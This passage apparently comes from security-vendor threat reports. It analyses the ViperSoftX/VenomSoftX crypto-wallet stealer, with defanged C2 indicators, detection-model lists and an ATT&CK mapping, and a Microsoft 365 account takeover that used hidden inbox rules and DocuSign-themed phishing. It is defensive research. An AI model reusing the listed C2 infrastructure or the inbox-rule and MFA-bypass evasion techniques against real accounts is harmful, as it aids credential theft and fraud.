


Figure 2: Cyber AI Analyst’s detection of HTTP POSTs being made to `apibiling[.]com`, a ViperSoftX C2 endpoint.

The malicious PowerShell download then crawls the infected device’s systems and directories looking for any cryptocurrency wallet information and password managers, and exfiltrates harvest data to the C2 infrastructure. The C2 server then provides further browser extensions to Chromium browsers to be downloaded and act as a separate stand-alone information stealer, also known as VenomSoftX.

Similar to the initial download of ViperSoftX, these malicious extensions are disguised as legitimate browser extensions to evade the detection of security teams. VenomSoft X, in turn, searches through and attempts to gather sensitive data from password managers and crypto wallets stored in user browsers. Using this information, VenomSoftX is able to redirect cryptocurrency transactions by intercepting and manipulating API requests between the sender and the intended recipient, directing the cryptocurrency to the attacker instead [3].

Following investigation into VipersoftX activity across the customer base, Darktrace notified all affected customers and opened Ask the Expert (ATE) tickets through which customer’s could directly contact the analyst team for support and guidance in the face on the information stealer infection.

How did the attack bypass the rest of the security stack?

As previously mentioned, both the initial download of ViperSoftX and the subsequent download of the VenomX browser extension are disguised as legitimate software or browser downloads. This is a common technique employed by threat actors to infect target devices with malicious software, while going unnoticed by security teams traditional security measures. Furthermore, by masquerading as a legitimate piece of software endpoint users are more likely to trust and therefore download the malware, increasing the likelihood of threat actor's successfully carrying out their objectives. Additionally, post-infection analysis of shellcode, the executable code used as the payload, is made significantly more difficult by VenomSoftX's use of bytemapping. Bytemapping prevents the encryption of shellcodes without its corresponding byte map, meaning that the payloads cannot easily be decrypted and analysed by security researchers. [3]

ViperSoftX also takes numerous attempts to prevent their C2 infrastructure from being identified by blocking access to it on browsers, and using multiple DGA domains, thus rendering defunct traditional security measures that rely on threat intelligence and static lists of indicators of compromise (IoCs).

Fortunately for Darktrace customers, Darktrace's anomaly-based approach to threat detection means that it was able to detect and alert customers to this suspicious activity that may have gone unnoticed by other security tools.

Insights/Conclusion

Faced with the challenge of increasingly competent and capable security teams, malicious actors are having to adopt more sophisticated techniques to successfully compromise target systems and achieve their nefarious goals.

ViperSoftX information stealer makes use of numerous tactics, techniques and procedures (TTPs) designed to fly under the radar and carry out their objectives without being detected. ViperSoftX does not rely on just one information stealing malware, but two with the subsequent injection of the VenomSoftX browser extension, adding an additional layer of sophistication to the informational stealing operation and increasing the potential yield of sensitive data. Furthermore, the use of evasion techniques like disguising malicious file downloads as legitimate software and frequently changing DGA domains means that ViperSoftX is well equipped to infiltrate target systems and exfiltrate confidential information without being detected.

However, the anomaly-based detection capabilities of Darktrace DETECT allows it to identify subtle changes in a device's behavior, that could be indicative of an emerging compromise, and bring it to the customer's security team. Darktrace RESPOND is then autonomously able

to take action against suspicious activity and shut it down without latency, minimizing disruption to the business and preventing potentially significant financial losses.

Credit to: Zoe Tilsiter, Senior Cyber Analyst, Nathan Lorenzo, Cyber Analyst.

Appendices

References

[1] <https://www.fortinet.com/blog/threat-research/vipersoftx-new-javascript-threat>

[2] https://www.trendmicro.com/en_us/research/23/d/vipersoftx-updates-encryption-steals-data.html

[3] <https://decoded.avast.io/janrubin/vipersoftx-hiding-in-system-logs-and-spreading-venomsoftx/>

Darktrace DETECT Model Detections

- Anomalous File / Anomalous Octet Stream (No User Agent)
- Anomalous Connection / PowerShell to Rare External
- Anomalous Connection / Multiple HTTP POSTs to Rare Hostname
- Anomalous Connection / Lots of New Connections
- Anomalous Connection / Multiple Failed Connections to Rare Endpoint
- Anomalous Server Activity / Outgoing from Server
- Compromise / Large DNS Volume for Suspicious Domain
- Compromise / Quick and Regular Windows HTTP Beacons
- Compromise / Beacon for 4 Days
- Compromise / Suspicious Beacons Behaviour
- Compromise / Large Number of Suspicious Failed Connections
- Compromise / Large Number of Suspicious Successful Connections
- Compromise / POST and Beacon to Rare External
- Compromise / DGA Beacon

- Compromise / Agent Beacon (Long Period)
- Compromise / Agent Beacon (Medium Period)
- Compromise / Agent Beacon (Short Period)
- Compromise / Fast Beacons to DGA
- Compromise / SSL or HTTP Beacon
- Compromise / Slow Beacons Activity To External Rare
- Compromise / Beacons Activity To External Rare
- Compromise / Excessive Posts to Root
- Compromise / Connections with Suspicious DNS
- Compromise / HTTP Beacons to Rare Destination
- Compromise / High Volume of Connections with Beacon Score
- Compromise / Sustained SSL or HTTP Increase
- Device / New PowerShell User Agent
- Device / New User Agent and New IP

Darktrace RESPOND Model Detections

- Antigena / Network / External Threat / Antigena Suspicious File Block
- Antigena / Network / External Threat / Antigena File then New Outbound Block
- Antigena / Network / External Threat / Antigena Watched Domain Block
- Antigena / Network / Significant Anomaly / Antigena Significant Anomaly from Client Block
- Antigena / Network / External Threat / Antigena Suspicious Activity Block
- Antigena / Network / Significant Anomaly / Antigena Breaches Over Time Block
- Antigena / Network / Insider Threat / Antigena Large Data Volume Outbound Block
- Antigena / Network / External Threat / Antigena Suspicious File Pattern of Life Block
- Antigena / Network / Significant Anomaly / Antigena Controlled and Model Breach

List of IoCs

Indicator - Type - Description

ahoravideo-blog[.]com - Hostname - ViperSoftX C2 endpoint
ahoravideo-blog[.]xyz - Hostname - ViperSoftX C2 endpoint
ahoravideo-cdn[.]com - Hostname - ViperSoftX C2 endpoint
ahoravideo-cdn[.]xyz - Hostname - ViperSoftX C2 endpoint
ahoravideo-chat[.]com - Hostname - ViperSoftX C2 endpoint
ahoravideo-chat[.]xyz - Hostname - ViperSoftX C2 endpoint
ahoravideo-endpoint[.]xyz - Hostname - ViperSoftX C2 endpoint
ahoravideo-schnellvpn[.]com - Hostname - ViperSoftX C2 endpoint
ahoravideo-schnellvpn[.]xyz - Hostname - ViperSoftX C2 endpoint
apibilng[.]com - Hostname - ViperSoftX C2 endpoint
arrowlchat[.]com - Hostname - ViperSoftX C2 endpoint
bideo-blog[.]com - Hostname - ViperSoftX C2 endpoint
bideo-blog[.]xyz - Hostname - ViperSoftX C2 endpoint
bideo-cdn[.]com - Hostname - ViperSoftX C2 endpoint
bideo-cdn[.]xyz - Hostname - ViperSoftX C2 endpoint
bideo-chat[.]com - Hostname - ViperSoftX C2 endpoint
bideo-chat[.]xyz - Hostname - ViperSoftX C2 endpoint
bideo-endpoint[.]com - Hostname - ViperSoftX C2 endpoint
bideo-endpoint[.]xyz - Hostname - ViperSoftX C2 endpoint
bideo-schnellvpn[.]com - Hostname - ViperSoftX C2 endpoint
chatgigi2[.]com - Hostname - ViperSoftX C2 endpoint
counter[.]wmail-service[.]com - Hostname - ViperSoftX C2 endpoint
fairu-cdn[.]xyz - Hostname - ViperSoftX C2 endpoint

fairu-chat[.]xyz - Hostname - ViperSoftX C2 endpoint
fairu-endpoint[.]com - Hostname - ViperSoftX C2 endpoint
fairu-schnellvpn[.]com - Hostname - ViperSoftX C2 endpoint
fairu-schnellvpn[.]xyz - Hostname - ViperSoftX C2 endpoint
privatproxy-blog[.]com - Hostname - ViperSoftX C2 endpoint
privatproxy-blog[.]xyz - Hostname - ViperSoftX C2 endpoint
privatproxy-cdn[.]com - Hostname - ViperSoftX C2 endpoint
privatproxy-cdn[.]xyz - Hostname - ViperSoftX C2 endpoint
privatproxy-endpoint[.]xyz - Hostname - ViperSoftX C2 endpoint
privatproxy-schnellvpn[.]com - Hostname - ViperSoftX C2 endpoint
privatproxy-schnellvpn[.]xyz - Hostname - ViperSoftX C2 endpoint
static-cdn-349[.]net - Hostname - ViperSoftX C2 endpoint
wmail-blog[.]com - Hostname - ViperSoftX C2 endpoint
wmail-cdn[.]xyz - Hostname - ViperSoftX C2 endpoint
wmail-chat[.]com - Hostname - ViperSoftX C2 endpoint
wmail-schnellvpn[.]com - Hostname - ViperSoftX C2 endpoint
wmail-schnellvpn[.]xyz - Hostname - ViperSoftX C2 endpoint
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.2364 -
User Agent -PowerShell User Agent

MITRE ATT&CK Mapping

Tactic - Technique - Notes

Command and Control- T1568.002 Dynamic Resolution: Domain Generation Algorithms

Command and Control - T1321 Data Encoding

Credential Access - T1555.005 Credentials from Password Stores: Password Managers

Defense Evasion - T1027 Obfuscated Files or Information

Execution - T1059.001 Command and Scripting Interpreter: PowerShell

Execution - T1204 User Execution T1204.002 Malicious File

Persistence - T1176 Browser Extensions - VenomSoftX specific

Persistence, Privilege Escalation, Defense Evasion - T1574.002 Hijack Execution Flow: DLL Side-Loading

[Continue reading](#)



About the author

Zoe Tilsiter

Cyber Analyst

28

Sep 2023

Cloud Migration Expanding the Attack Surface

Cloud migration is here to stay – accelerated by pandemic lockdowns, there has been an ongoing increase in the use of public cloud services, and Gartner has forecasted worldwide public cloud spending to grow around 20%, or by almost USD 600 billion [1], in 2023. With more and more organizations utilizing cloud services and moving their operations to the cloud, there has also been a corresponding shift in malicious activity targeting cloud-based software and services, including Microsoft 365, a prominent and oft-used Software-as-a-Service (SaaS).

With the adoption and implementation of more SaaS products, the overall attack surface of an organization increases – this gives malicious actors additional opportunities to exploit and compromise a network, necessitating proper controls to be in place. This increased attack surface can leave organization's open to cyber risks like cloud misconfigurations, supply chain attacks and zero-day vulnerabilities [2]. In order to achieve full visibility over cloud activity and prevent SaaS compromise, it is paramount for security teams to deploy sophisticated security measures that are able to learn an organization's SaaS environment and detect suspicious activity at the earliest stage.

Darktrace Immediately Detects Hijacked Account


In May 2023, Darktrace observed a chain of suspicious SaaS activity on the network of a customer who was about to begin their trial of Darktrace/Cloud™ and Darktrace/Email™. Despite being deployed on the network for less than a week, Darktrace DETECT™ recognized that the legitimate SaaS account, belonging to an executive at the organization, had been hijacked. Darktrace/Email was able to provide full visibility over inbound and outbound mail and identified that the compromised account was subsequently used to launch an internal spear-phishing campaign.

If Darktrace RESPOND™ were enabled in autonomous response mode at the time of this compromise, it would have been able to take swift preventative action to disrupt the account compromise and prevent the ensuing phishing attack.

Account Hijack Attack Overview

Unusual External Sources for SaaS Credentials

On May 9, 2023, Darktrace DETECT/Cloud detected the first in a series of anomalous activities performed by a Microsoft 365 user account that was indicative of compromise, namely a failed login from an external IP address located in Virginia.



The screenshot shows a 'UserLoginFailed (Failed Login)' event. Key details include:

- UserLoginFailed performed by:** from 35.174.4.92 (AS14618 AMAZON-AES) An unusual time for this activity
- IP Address:** 35.174.4.92
- SaaS Account:** SaaS::Office365
- Action Breakdown:**
 - Event:** UserLoginFailed
 - Actor:**
 - Info:**
 - Service:** Office365
 - Category:** SaaS FailedLogin
- Additional Information:**
 - Account ID:**
 - Account Name:** Microsoft 365
 - Additional Login Details:** This error can be returned for two reasons - the sign in could have come from a malicious IP address, or the account was locked due to repeated sign-in attempts. Only one error code is used to prevent an attacker from distinguishing between the states. In your Azure AD tenant, you can distinguish between these states by looking at the specific sign-in log entry for this request. For accounts locked for too many attempts, see <https://docs.microsoft.com/azure/active-directory/identity-protection/howto-unblock-user>
 - Event ID:**
 - MFA Used:** false
 - Office365 Application ID:**
 - Office365 Associated Application:** OfficeHome
 - Product:** OfficeHome
 - Software Used:** Firefox 100.0
 - Status Code:** 50053
 - Status Message:** The account is locked, you've tried to sign in too many times with an incorrect user ID or password.

Figure 1: The failed login notice, as seen in Darktrace DETECT/Cloud. The notice includes additional context about the failed login attempt to the SaaS account.

Just a few minutes later, Darktrace observed the same user credential being used to successfully login from the same unusual IP address, with multi-factor authentication (MFA) requirements satisfied.




Figure 2: The “Unusual External Source for SaaS Credential Use” model breach summary, showing the successful login to the SaaS user account (with MFA), from the rare external IP address.

A few hours after this, the user credential was once again used to login from a different city in the state of Virginia, with MFA requirements successfully met again. Around the time of this activity, the SaaS user account was also observed previewing various business-related files hosted on Microsoft SharePoint, behavior that, taken in isolation, did not appear to be out of the ordinary and could have represented legitimate activity.

The following day, May 10, however, there were additional login attempts observed from two different states within the US, namely Texas and Florida. Darktrace understood that this activity was extremely suspicious, as it was highly improbable that the legitimate user would be able to travel over 2,500 miles in such a short period of time. Both login attempts were successful and passed MFA requirements, suggesting that the malicious actor was

employing techniques to bypass MFA. Such MFA bypass techniques could include inserting malicious infrastructure between the user and the application and intercepting user credentials and tokens, or by compromising browser cookies to bypass authentication controls [3]. There have also been high-profile cases in the recent years of legitimate users mistakenly (and perhaps even instinctively) accepting MFA prompts on their token or mobile device, believing it to be a legitimate process despite not having performed the login themselves.

New Email Rule

On the evening of May 10, following the successful logins from multiple US states, Darktrace observed the Microsoft 365 user creating a new inbox rule, named ".", in Microsoft Outlook from an IP located in Florida. Threat actors are often observed naming new email rules with single characters, likely to evade detection, but also for the sake of expediency so as to not expend any additional time creating meaningful labels.

In this case the newly created email rules included several suspicious properties, including 'AlwaysDeleteOutlookRulesBlob', 'StopProcessingRules' and "MoveToFolder".

Firstly, 'AlwaysDeleteOutlookRulesBlob' suppresses or hides warning messages that typically appear if modifications to email rules are made [4]. In this case, it is likely the malicious actor was attempting to implement this property to obfuscate the creation of new email rules.

The 'StopProcessingRules' rule meant that any subsequent email rules created by the legitimate user would be overridden by the email rule created by the malicious actor [5]. Finally, the implementation of "MoveToFolder" would allow the malicious actor to automatically move all outgoing emails from the "Sent" folder to the "Deleted Items" folder, for example, further obfuscating their malicious activities [6]. The utilization of these email rule properties is frequently observed during account hijackings as it allows attackers to delete and/or forward key emails, delete evidence of exploitation and launch phishing campaigns [7].

In this incident, the new email rule would likely have enabled the malicious actor to evade the detection of traditional security measures and achieve greater persistence using the Microsoft 365 account.

Breach Log

SaaS / Compliance / New Email Rule

Description: A user has created an email rule. This is commonly seen during SaaS compromise.

Action: Review the users other behaviours (such as login locations, activities) to identify if this behaviour is suspicious and merits further investigation or follow

Tue May 2, 07:41:33 to Wed Aug 2, 07:41:33 **Unacknowledged** All Acknowledged

Add model defeats

Compliance

SaaS Update Mailbox Rule

Event **NewInboxRule**
 Status Message **True**
 Product **Exchange**
 Rare SaaS ASN **97**
 Resource Name .
 Office365 Modified Property Names **AlwaysDeleteOutlookRulesBlob, Force, MoveToFolder, Name, StopProcessingRules**
 Unusual SaaS usage **100**
 100% new or uncommon occurrence

Figure 3: Screenshot of the “New Email Rule” model breach. The Office365 properties associated with the newly modified Microsoft Outlook inbox rule, “.”, are highlighted in red.

Account Update

A few hours after the creation of the new email rule, Darktrace observed the threat actor successfully changing the Microsoft 365 user’s account password, this time from a new IP address in Texas. As a result of this action, the attacker would have locked out the legitimate user, effectively gaining full access over the SaaS account.




Figure 4: The model breach event log showing the user password and token change updates performed by the compromised SaaS account.

Phishing Emails

The compromised SaaS account was then observed sending a high volume of suspicious emails to both internal and external email addresses. Darktrace was able to identify that the emails attempting to impersonate the legitimate service DocuSign and contained a malicious link prompting users to click on the text “Review Document”. Upon clicking this link, users would be redirected to a site hosted on Adobe Express, namely [https://express.adobe\[.\]com/page/A9ZKVObdXhN4p/](https://express.adobe[.]com/page/A9ZKVObdXhN4p/).

Adobe Express is a free service that allows users to create web pages which can be hosted and shared publicly; it is likely that the threat actor here leveraged the service to use in their phishing campaign. When clicked, such links could result in a device unwittingly downloading malware hosted on the site, or direct unsuspecting users to a spoofed login page attempting to harvest user credentials by imitating legitimate companies like Microsoft.

From:
Sent: Wednesday, May 10, 2023 10:07 AM
To:
Subject: Re: [REDACTED]

DocuSign




Figure 5: Screenshot of the phishing email, containing a malicious link hidden behind the “Review Document” text. The embedded link directs to a now-defunct page that was hosted on Adobe Express.

The malicious site hosted on Adobe Express was subsequently taken down by Adobe, possibly in response to user reports of maliciousness. Unfortunately though, platforms like this that offer free webhosting services can easily and repeatedly be abused by malicious actors. Simply by creating new pages hosted on different IP addresses, actors are able to continue to carry out such phishing attacks against unsuspecting users.

In addition to the suspicious SaaS and email activity that took place between May 9 and May 10, Darktrace/Email also detected the compromised account sending and receiving suspicious emails starting on May 4, just two days after Darktrace’s initial deployment on the customer’s environment. It is probable that the SaaS account was compromised around this time, or even prior to Darktrace’s deployment on May 2, likely via a phishing and credential harvesting campaign similar to the one detailed above.

